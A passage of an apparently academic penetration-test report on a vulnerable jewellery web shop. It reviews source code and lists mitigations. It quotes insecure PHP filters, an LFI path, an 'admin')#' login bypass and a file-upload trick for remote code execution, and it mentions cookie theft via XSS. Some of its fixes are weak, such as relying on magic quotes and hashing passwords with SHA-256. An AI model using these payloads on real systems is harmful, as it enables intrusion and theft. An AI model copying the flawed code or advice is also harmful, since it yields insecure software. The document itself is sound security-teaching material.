


Fig 4.2 e, Viewing the source of index.php reveals a comment detailing configuration information.

4.3 SQL GET REQUEST VULNERABLE TO LFI

When searching for $_GET, it was noted that most of these requests occur in the admin area for the administration of tables. These areas are protected by authentication, (whilst it is possible for a guest or user to land on adminarea.php, there are limits on what files they can access). However, there are a couple of .php files called “addendum.php” and “extras.php” that includes the statement “$pagetype = $_GET['type'];”. This page can be browsed to, revealing the URL is linking a page after it. Whilst the page and this link appears broken, it is possible to include a file path to a valid page, such as sensitive information contained behind the admin area, as seen in Fig 4.3 a, using the filepath “addendum.php?type=adminarea/includes/admin_config.php” from guest.




Fig 4.3 a, It is possible, with no permissions, to access the same error information found previously in ***4.2 Sensitive data disclosure***

4.4 Weak Sanitization Parameters

As seen previously, there are several locations throughout the website where a user can query the database for information. Input into these areas *should* be sanitized yet these areas of the website are vulnerable to injection type attacks. When observing the sqlcm.php file the parameters for sanitizing input is not exhaustive, as seen in Fig 4.4 a. Whilst the list of filtered input contains a reasonable list of content that should be replaced/wiped, this function is hard coded to only match these statements and catch them, meaning if a user was to enter "x=x" then it would bypass this filter.

Interestingly, another .php file in use around the website that was created for the same purpose appears to be a shortened, less extensive version of this list. sqlcm_filter.php, as seen in Fig 4.4 b.

```
<?php   if(preg_match("[0=0|1=1|2=2|3=3|4=4|5=5|6=6|7=7|8=8|9=9|SELECT|UNION|3=3|'b'= 'b'|'b'='b']", $username)){
            echo '<script language="javascript">';
            echo 'alert ("Bad hacker.We are filtering input because of abuse!");';
            echo 'window.location.href="index.php";';
            echo '</script>';
        die(); }
?>
```


Fig 4.4 a, It can be seen that the list of strings that are searched for and dropped mainly focuses on well-known ways to bypass filters. However, simple obfuscation techniques such as altering the syntax, like the case or trying, or different logic equations can bypass this. (This file has been altered by the tester to make it easier to read, (it is saved as a large one-line file), the functionality remains the same)

```
1   <?php $username= str_replace(array("1=1", "2=2", "Union","SELECT","3=3","1 =1","'a'='a'"), "", $username); ?>
```

Fig 4.4 b, A less extensive version of the filter listed above, sqlcm_filter.php


4.5 Login Protection

Observing the php code for the login function, "processlogin.php", as seen in Fig 4.5 a, it can be seen that there are several types of sanitization are in use. There is a function that "cleans" the string as well as the aforementioned sqlcm_filter.php that is being included. Later, as seen in Fig 4.5 b, the sqlcm.php is also used. From where each set of statements occur in processlogin.php it seems that the first two sets of filters, "sqlcm_filter.php" and the function "clean" are used to sanitize the username input and perform a preliminary query to check the username. This process produces the echo of the username, which can be used for enumeration of an actual user, as seen back in ***3.4.1 Bypassing Passwords*.** The second set of filters appear to then further sanitize the input using the more expansive filter. However, as seen previously in ***3.8 SQL Injection*** these filters can be avoided simply by prefixing ') to the front of any injection. Obfuscation can then be used, such as a mix of syntax to confuse the .php filters that are called. This technique is known as Blind SQL injection.



```
18
19  $username = $_POST['txtusername'];
20  $password = $_POST['txtpassword'];
21
22
23      //Function to sanitize values received from th
24      function clean($str) {
25          $str = @trim($str);
26          if(get_magic_quotes_gpc()) {
27              $str = stripslashes($str);
28          }
29          return mysql_real_escape_string($str);
30      }
31
32  include 'sqlcm_filter.php';
33
```

Fig 4.5 a, The filter mentioned earlier, sqlcm_filter.php




```
45  echo $username;
46
47  //SQL countermeasure.
48  include 'sqlcm.php';
49  include 'username.php';
50  include 'cookie.php';
51
52      //Store values in the
```

Fig 4.5b, The more expansive filter is also used here to defend against SQL injection attacks.

4.6 SEARCH FUNCTION.

Observing the source code for “searchresult.php” as seen in Fig 4.6 a, it can be seen it takes input directly from an included file from index.php, in this case “search.php” which uses an ajax form to take the user input. Here it is the posted to the database, however, no filters are active here, meaning, as seen previously ***3.8.4.1 Dumping passwords using the search function*** it is possible to inject the infamous “UNION SELECT xxx FROM xxx” style attack into the search query to enumerate table details and dump values.



```
$search = $_POST['search'];
$select = $_POST['select'];

switch($select)
{
    case 'name':
    $sql = "SELECT * FROM `jewellery` WHERE (CONVERT(`prodname` USING utf8) LIKE '%".$search."%')";
    break;

    case 'desc':
    //$sql = "SELECT * FROM jewellery WHERE `descr` LIKE '%".$search."%'";
    $sql = "SELECT * FROM `jewellery` WHERE (CONVERT(`descr` USING utf8) LIKE '%".$search."%')";
    break;

    case 'price':
    $sql = "SELECT * FROM jewellery WHERE `price` = ".$search;
    break;

    case 'views':
    $sql = "SELECT * FROM jewellery WHERE `noviews` = ".$search;
    break;

    case 'type':
    //$sql = "SELECT * FROM jewellery WHERE `type` LIKE '".$search."'";
    $sql = "SELECT * FROM `jewellery` WHERE (CONVERT(`type` USING utf8) LIKE '%".$search."%')";
    break;
}
```

Fig 4.6 a, There appears to be no filter stopping the injection of SQL when querying the database

4.7 XSS PROTECTION

As seen previously in ***3.7.1.3 Testing the "sign up" function*** it was discovered that areas of the website are suspectable to two types of XSS, stored and reflected. Looking at the filters in place for the login functions previously, it is seen that most of the filters are orientated towards stopping SQL injection style attacks. However, as seen in ***3.7.1.3*** they do not totally stop reflected XSS either. Stored XSS is also another risk presented by poor sanitization techniques used to create and store a password as seen in Fig 4.7 a. As seen previously in ***3.7.1 Using XSS Beef-hook,*** it is possible to insert the JavaScript required for the Beef hook to operate here, which is then used to hook any user, particularly the Admin if they go to visit the *users* table. Also, of interest here is also the amount of checks ensuring the password meets the criteria, which is very poor as seen in in ***3.3.1 Identifying Password Policy.***

```
<!--Registration Start-->
<SCRIPT LANGUAGE="JavaScript">
<!-- Begin
function acceptY()
{
var invalid = " "; // Invalid character is a space
var minLength = 5; // Minimum length
var pw1 = document.forms[0].elements[3].value;
var pw2 = document.forms[0].elements[4].value;

// check for a value in both fields.
if (pw1 == '' || pw2 == '') {
alert('Please enter your password twice.');
return false;
}
// check for minimum length
if (document.forms[0].elements[3].value.length < minLength) {
alert('Your password must be at least ' + minLength + ' characters long. Try again.');
document.forms[0].elements[3].value="";
document.forms[0].elements[4].value="";
document.forms[0].elements[3].focus();
return false;
}
// check for spaces
if (document.forms[0].elements[3].value.indexOf(invalid) > -1) {
alert("Sorry, spaces are not allowed.");
document.forms[0].elements[3].value="";
document.forms[0].elements[4].value="";
document.forms[0].elements[3].focus();
return false;
}
else {
if (document.forms[0].elements[4].value.indexOf(invalid) > -1) {
alert("Sorry, spaces are not allowed.");
document.forms[0].elements[3].value="";
document.forms[0].elements[4].value="";
document.forms[0].elements[3].focus();
return false;
}

else {
if (pw1 != pw2) {
alert ("You did not enter the same password twice. Please re-enter your password.");
document.forms[0].elements[3].value="";
document.forms[0].elements[4].value="";
document.forms[0].elements[3].focus();
return false;
}
else {
return true;
      }
   }
}
}
//  End -->
</script>
```

Fig 4.5.2 a, A lot of checks on the password input, yet none defending against SQL or XSS.

4.8 COOKIE CREATION

Cookies are created using poor methods. As seen in Fig 4.8 a, the SecretCookie is set with no attributes. Even more concerning is that by looking at the source for cookie.php, as suspected in ***3.3.2 Identify Site Cookie Management,*** it is seen that the cookies are subject to a rotation of 13, as well as being hex encoded. These two forms of obfuscating the cookie are too easily decoded meaning any cookie that is intercepted can be used in attack, to login and authenticate as another user.


```php
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = str_rot13(bin2hex($str)); setcookie("SecretCookie", $str);
?>
```

4.8 a, The script behind the creation of cookies obfuscates the cookie in a poor, reversible manner.


As seen previously in ***3.3.2*** it is easy to decrypt the SecretCookie. There are also no attributes set, such as the HTTPOnly flag which prevents client-side script such as JavaScript from calling the cookie, therefore allowing the interception of these cookies as seen in ***3.3.2.*** Also, given that users are assigned an ID when they are logged in, it makes little sense being given this cookie anyway; the information it carries is not processed by each page the client requests, making it redundant.

4.9 CONNECTION TO SQL DATABASE MADE VIA ROOT


Observing the source code that is contained within the “includes” folder: config.php, connection.php and mysqli_connection.php. These files are included to whenever a page within RA Jewellery needs to enable the connection to the database (as seen in the following figures), it is seen below, that in all three, the same root credentials are used. When connecting via root to a database, it allows them to use SQL statements that are normally used during the administration of tables present within the database, for instance resetting the password or creating/removing tables.



4.9 a, config.php connects with root privileges



4.9 b, connection.php connects with the same root privileges



4.9 b, : mysqli_connection.php connects with the same root privileges as both of the other configurations.

5 VULNERABILITIES AND MITIGATIONS

This section will outline the vulnerabilities discovered in the penetration test, how they might be exploited and outline ways to mitigate them. Vulnerabilities are grouped under the same sub-heading together depending what type of vulnerability they are. Suggestions regarding how a development team may mitigate these vulnerabilities are included below each vulnerability. Links to guides may be found in References Part 2.

5.1 DIRECTORY TRAVERSAL AND LOCAL FILE INCLUSION

5.1.1 Directory browsing is enabled

5.1.1.1 Information disclosure via Directory Traversal

As mentioned previously in ***3.6 Bypassing Access Controls***, users are not verified on some parts of the website they visit, this allows unauthenticated users to visit various parts of the site they should not have access to, such as adminarea.php.

5.1.1.2 Mitigation

To mitigate this attack, users' unique cookies should be checked server side against the users table to check what privileges they have as well as what pages of the website they can and can't visit. To implement this, cookies must be also stored in a separate table server side that corresponds with each user's level of authentication. For each page they visit the cookie must be checked against this table to prevent them from accessing sensitive parts of the website. (Huang, 2019).

5.1.2 robots.txt > info.php

5.1.2.1 Information Disclosure in robots.txt

robots.txt is what the website uses to stop search engines from accessing parts of the website, in this case, it is disallowing access to only info.php, which can be browsed to revealing large amounts of information about the system. Presumably this file has been left accidentally, however information disclosure like this can be used to help aid attacks.

5.1.2.2 Mitigation

The vulnerability revolves around how information discovered by web spiders may be of interest to an attacker. In this case, listing the name of a directory that should not be listed on the web allows the attacker to traverse the directory to this file.

- robots.txt is poorly configured; it should be rewritten so as to stop spiders from listing pages like info.php, it may also be a good idea include a link to a sitemap here as well.
- Reconfiguring robots.txt to stop them listing the admin log in would be ideal, as this is a back-end page for administration purposes (Patel, n.d.), such as by listing adminlogin.php in info.php's place.
- info.php should ultimately be removed the directory listing, this file should be saved somewhere else for reference, if required.

5.1.3 Issues with “addendum.php” as well as “extras.php”

5.1.3.1 Command Injection in these files

When browsing the RA Jewellery Application, if a user visits the “delivery information” or “T&Cs” tabs they will be redirected to a page named “addendum.php”. The page appears to link another page after it, producing an error that is seen by the user. Local file inclusion occurs as a result of this link as the URL attempts link the original page after it. By altering how the URL reads, so as to make it include a file located behind the admin area, this file can be viewed included within addendum.php, as seen in ***4.3 SQL Get request vulnerable to LFI.*** Another file that includes this vulnerability is extras.php, which can be manipulated in the same way.

5.1.3.2 Mitigation

To mitigate these threats lines 65 to 70 in addendum.php should be modified so as not to include a file after itself, or be dropped from the listing, allowing each of the links mentioned previously to lead to their own unique webpage. extras.php appears to have been left in the directory by accident, as no other webpage appears to link to it. It is included as part of the footer, that allows a promotional message to slide out, indicating it was not supposed to be a page in of itself.

5.1.4 Hidden files and source code

5.1.4.1 Information disclosure issues

Several files appear to have been left accidentally by the creators of the website. Although they may appear blank or “normal” (as in: it looks like another standard webpage on RA Jewellery), such files include hidden.php, which includes a note about the key code for a door, (which could be used in a real world attack), as well as /bea/sqlcm.bak, containing back-ups of the SQL countermeasures. Several other pages throughout the website include comments that could be of use to the attacker, such as those listed in ***4.2 Sensitive data disclosure***, where information about configurations can be found by examining the comments contained within the source code.

5.1.4.2 Mitigation

This type of vulnerability can be mitigated by simply removing the items that are being disclosed. Items of interest or notes left by the creators should be archived for reference in case they are needed later but should not be listed within the website directory.

- Files that have been left in accidentally, presumably sqlcm.bak and hidden.php, should be removed.

- Files that include sensitive comments should be modified so these comments are no longer there.

5.2 COOKIE MANAGEMENT

5.2.1 Cookies are not checked for privileges.

5.2.1.1 Lapses in User Authorization

As mentioned previously in ***5.1.1 Directory browsing is enabled***, cookies for each user are not checked by the server on some of the pages where such a check should be implemented, such as adminarea.php.

5.2.1.2 Mitigation

Most of the pages that branch away from the admin folder require the user to be authenticated to admin level to view them, however pages such as config.php and adminarea.php should also perform these checks. Given the unencrypted nature of the platform so far, as it uses HTTP, it is suggested that stateful cookies be used to authenticate all the users, in the short term. However, stateless cookies should be implemented once the website shifts over to HTTPS. (Cookies, n.d.).

5.2.2 Cookies are poorly engineered and can be reverse engineered.

5.2.2.1 Cookies can be used for information disclosure

"SecretCookie" is the cookie used on the website that contains a poorly "encrypted" cookie unique to each user consisting of the format: username:password:time_of_login, (where the time_of_login is an UTC stamp). This value is then converted into hex, then subject to a rotation of 13, where any character in the alphabet is shifted 13 positions forward. This form of cookie encryption is poor as Hex is easily broken and a shift of 13 can easily be reversed using shift -13. As the website runs HTTP only, intercepting this cookie will reveal the username and password of a victim.

5.2.2.2 Mitigation

These cookies should be encrypted by something more secure such as AES 256, where it can be safely decrypted server side. Ways to give each cookie non-sensitive details such as a random value that is reset each time the user authenticates should be looked at. The cookies should also only ever be sent over HTTPS, further encrypting and securing them, preventing interception and reverse engineered as listed above. Failure to do so could be against GDPR regulations set out by the EU (GDPR and cookie consent | Compliant cookie use, 2020).

5.2.3 Cookies can be stolen easily

5.2.3.1 Authorization / Information Disclosure with cookie attributes

Cookies do not have any attributes. This allows cookies to be taken easily as attributes that would otherwise prevent an attacker from obtaining access to the cookies from a client-side attack using JavaScript, as seen in ***3.7.2 Using XSS to steal cookies*** as well as ***3.7.3 Stored XSS, Stealing Cookies with NetCat.***

5.2.3.2 Mitigation

Attributes such as the HttpOnly attribute should be set, to prevent client-side JavaScript from calling cookies. This can be done by appending "Secure; HttpOnly" to cookie.php. (Using HTTP cookies - HTTP

| MDN, n.d.). It is also recommended that cookie.php be redone in its entirety to implement better encryption methods such as AES-128, as it is quick enough to be used on a large, busy server, whilst implementing some form of unique identifier that does not consist of the username and password.

5.3 User Authentication Issues

5.3.1 Unlimited Login Attempts

5.3.1.1 Poor credential protection as a result of unlimited attempts

Credentials entered into the website can be entered as many times as it takes to log in, with no lock out period defined/active and no counter checking the number of times a certain user attempts to log on. This makes the application extremely vulnerable to brute force attacks.

5.3.1.2 Mitigation

To mitigate this attack a counter should be introduced, using an API (Progress® DataDirect Hybrid Data Pipeline, 2019) that records and audits the number of failed log in attempt for a user. These attempts should then be tallied against a reasonable number of attempts, e.g: 5/6 attempts before introducing a lockout period of 5/10 minutes. This can then be increased to prevent brute force style attacks, for example after 10 unsuccessful logins the account could lock for an hour, or, a support request must be made to the admin to unlock the account. The user could then be verified and supplied with a password reset link.

5.3.2 Admin credentials suspectable to Brute-force attacks

5.3.2.1 Poor Admin credential protection as a result of unlimited attempts

As seen previously in ***3.4.2 Bypassing passwords with Utilities*** Kali's built in Hydra password cracking tool was able to crack the admin credentials using brute-force techniques using the "rockyou.txt" of the most common passwords. Whilst the brute-force aspect of this vulnerability stems from that discussed in ***5.3.1 Unlimited Login Attempts*** , due to the absence of a lockout period to protect against such a tool, it should also be noted the issue also lies in how weak the admin credentials are.

5.3.2.2 Mitigation

The admin credentials should be made more unique. For example: making the username harder to guess by renaming it something more obscure to an attacker like "user.admin.RAJewel", this would cause attackers to spend time guessing the username. The password should also be immediately changed to something far stronger than a short string that consists of just basic characters with a notable absence of numbers and symbols. An ideal password should consist of a phrase of around 3 words, hence making it harder to brute force as well including a level of obfuscation using number and symbols to prevent "shoulder peeping" style attacks (M, 2016). To sort out the time dependent aspect of this attack refer back to ***5.3.1.2 Mitigation***.

5.3.3 User Enumeration Issues

5.3.3.1 Poor Credential Protection as a result of query feedback

When logging on a preliminary search (query) for the username within the users table is carried out. If the username is not found the website responds with a "user not found message". This is useful to an attacker who is attempting to enumerate a username as the website will then display "password incorrect" when they then successfully guess the username.

5.3.3.2 Mitigation

There should be no feedback from the query to test the username, however a query like this could still be used to help manage and audit the login/lockout concept discussed earlier, as an admin could see where a user was struggling. Feedback that is given as a result of a failed login should be generic and unspecific as to which aspect of the login form has failed to validate, e.g "The username or password is incorrect, please try again or contact support for help". Also, the echoing of the username from using processlogin.php should be removed, if a user accidentally forgot to switch lines when entering their password this would be reflected on screen as well as the username, making it visible to anyone looking at the screen, possibly leading to a should peeping style attack.

5.4 CROSS SITE SCRIPTING AND FORGERY ISSUES (XSS & CSRF)

5.4.1 Most forms vulnerable to XSS

5.4.1.1 Command Injection / Client side attack possibilities in forms

As explored in ***3.7 XSS (Cross Site Scripting)*** several of the forms around the website are vulnerable to XSS. This is caused as a result of poor sanitisation techniques that filter out strings like <script>. The vulnerabilities currently present in RA Jewellery can be used to perform a variety of attacks.

- JavaScript can be used to steal a obtain the cookies in use through:
    - using reflected XSS to produce a pop-up with the cookie.
    - using stored XSS to send a cookie to a listener running NetCat.
- Trick and redirect a victim to a malicious webpage.

5.4.1.2 Mitigation

Most of the vulnerabilities above can be mitigated through a variety of different methods:

- Input sanitisation filters should be improved to look for <script> tags and other scripting-related items. These filters should also be able to decode obfuscated script, such as that which is encoded using base64 or hex.
- Filters should also be able to look for URL's, even if they are obfuscated. An attacker will try uploading a URL in stored XSS attacks which will then redirect victims to these URLs, as seen in ***3.7.4 Using XSS Beef-hook.***
- Filters should also be introduced into areas where filters are not currently present, such as the "change password" functionalities where there appears to be no check on what is uploaded as a password, as seen in ***3.9.2 Change Password Functionality***.

- As mentioned in ***5.3.2.3 Mitigation*** cookie attributes should be set to prevent JavaScript from calling them.

5.4.2 File Upload / Request forgery

5.4.2.1 File Injection and request forgery as a result of poor input sanitisation

As seen in ***3.9.3 Using Weevely for remote code execution,*** it seems the protection in place stopping the upload of anything that isn't an image file simply filters out anything that has a blacklisted file extension such as ".php". This can be obfuscated by appending ".jpg" to the end of the filename being uploaded, then, by using a proxy to intercept the upload request, this extension can be removed, allowing the malicious .php file to be uploaded onto the server., which then allowed for remote code execution.

5.4.2.2 Mitigation

A simple blacklist that looks for unsupported filetypes is not good enough by itself here. A better way of filtering these files is to use a whitelist that only allows filetypes with the correct extension to be uploaded. Whilst this could be defeated by intercepting the request, the website should then use HTTPS to stop this. Another method of defeating this would be to look for the actual file size, to prevent large uploads, or by searching for characteristic metadata in these files. Whilst more complex, searching for the identifying signs that the file being uploaded matches other examples of the correct file is a more certain way to identify what filetype is being uploaded.

5.5 SQL Injection Vulnerabilities

5.5.1 SQL Connection Runs as root

5.5.1.1 Poor Credential Protection as Queries are performed with Root privileges.

As seen in ***4.9 Connection to SQL Database made via Root,*** allowing queries to be performed on the back-end database that normally the root user would have privileges to do. Such examples may include resetting a tables password or creating new users, allowing access from out with the web application.

5.5.1.2 Mitigation

A specialised user class must be made (PHP: SQL Injection - Manual, n.d.), and stored separately from the root level connection functions. This will prevent any potential SQL attacks from performing attacks as the root user.

5.5.2 SQL Filters are weak

5.5.2.1 Command Injection as the result of poor input sanitization

As seen in ***4.4 Weak Sanitization Parameters,*** the filters in use throughout the website are poor. Whilst there are escape strings in use, these can be circumvented simply by appending ') to the front of any SQL that is to be injected, and then using obfuscation to alter the syntax to hide from the filter. As seen

in ***3.8.3 Testing for Authentication Bypass,*** accessing the admin account can be done alarmingly easy simply by entering: “admin')#.”.

5.5.2.2 Mitigation

Prepared statements that will automatically prevent a query from being carried out if script is detected, can help defend against SQL injection attacks (PHP: Prepared statements and stored procedures - Manual, n.d.). Also, calling escape strings such as mysqli_real_escape_string in combination with configuration directives such as “magic quotes” should also be used when testing the password, as this will help defend against SQL injection attacks by dropping queries which include prohibited characters, in this case the “ ‘ “ character (Escape Strings For MySQL To Avoid SQL Injection – Vegibit, 2020). In essence, the attacks demonstrated earlier in this report that use this character to bypass filters and get the interpreter to execute a query will instead be halted, as the entire string will be passed, as it was intended to. Also, the query that is sent to the database should be broken down into two individual POST requests. As seen previously, by preventing the rest of the authentication to be carried out, an attacker can log in as anyone, as long as they supply the correct username.

5.5.3 SQL Filters are non-existent

5.5.3.1 Command Injection as the result of no input sanitization, causing data disclosure.

As seen throughout ***3.8 SQL Injection*** several areas of the website contain no filters against SQL injection. The search feature, which allows users to search for items based on their query, contains no filter, allowing the enumeration and gathering of passwords as seen in ***3.8.4 Database Enumeration through Plain Injection.*** Although searching for certain attributes such as price and views requires the user to enter an integer value, searching by keywords allows the user to search by supplying a string. When SQL is inserted here, queries will present the results pulled from the table in the format that they would with products. This allows entire values from columns in a table be dumped here.

5.5.3.2 Mitigation

Filters must be added here to prevent data disclosure on this scale from happening here, similarly, mitigation measure discussed in ***5.5.2.2*** must also be implemented here as well as any other part of the website that allows the user to query the database directly.

5.6 GENERIC ISSUES

5.6.1 No HTTPS

5.6.1.1 Information disclosure as HTTP is being used

HTTP is an unencrypted protocol that handles web applications, this means that when HTTP packets are intercepted, it is easy to view and manipulate the contents of them. This was demonstrated in this report at ***3.9.3 Using Weevely for remote code execution,*** where a request posted to the server was manipulated so a different filetype was uploaded instead of a "trusted" filetype. Interception can also be seen in ***3.2.2 Overview of where input can be given, (using Burpsuite),*** where a cookie was easily grabbed and decoded as it passed through Burpsuite's proxy.

5.6.1.2 Mitigation

Enabling HTTPS would encrypt all the traffic sent between the user and the server. Doing this would help protect not just the cookies but any confidential information that would be transmitted between the client and the server.

5.6.2 Plaintext Passwords /MD5 Hashes of Passwords

5.6.2.1 Poor credential protection as a result of weak hashing algorithm

It seems that passwords that are altered by the admin from the edituser area are hashed using MD5. Whilst the hashing of the password here provided better protection than other passwords that are stored in plaintext, MD5 is widely regarded to be broken. MD5 should not be used to hash passwords as the algorithm can be reversed easily. Meaning attackers will reverse MD5 hashes with ease.

5.6.2.2 Mitigation

Passwords should never be stored on a table in Plain text. This breaches GDPR 2016, which the UK still mirrors in legally binding legislation, as personal details, such as user credentials must be stored *"in a manner that ensures the appropriate security of personal data"* (What are the GDPR Password Requirements? - Compliance Junction, 2017)**.** Passwords must therefore be stored using hashing algorithms that are much more secure such as SHA 256.

5.6.3 Miscellaneous Issues

As previously seen in ***3.1.5 Nikto,*** scanning revealed that within the websites, an assortment of misconfigured headers was discovered. Issues included:

Vulnerability	Mitigation
Apache 2.4.29 is outdated, meaning vulnerabilities for this version are known	Update Apache to 2.4.37, will prevent any vulnerabilities associated with previous versions
Apache Mod-Negotiation Enabled, allowing brute forcing of directories.	Apache must be reconfigured, disabling this feature can be done by issuing the "a2dismod" command to disable each module. (Gite, 2007).
HTTP Trace is Enabled	This can be done in Apache by using "*vim /etc/httpd/conf/httpd.conf TraceEnable Off*" (CentOS, n.d.)
PHP 5.6.34 is outdated	Updating to PHP 7.2.12 will prevent any vulnerabilities associated with previous versions
X-XSS-Protection, Indicating the application may be vulnerable to XSS	This can be corrected by setting the level of X-XSS-Protection to "*X-XSS-Protection: 1; report=<reporting-uri>*" (X-XSS-Protection - HTTP | MDN, 2021). This will report XSS attacks.
Anti-clickjacking X-Frame-Options Not set	This can be corrected by setting X-Frame-Options value to "DENY" (Hinkley, 2012)

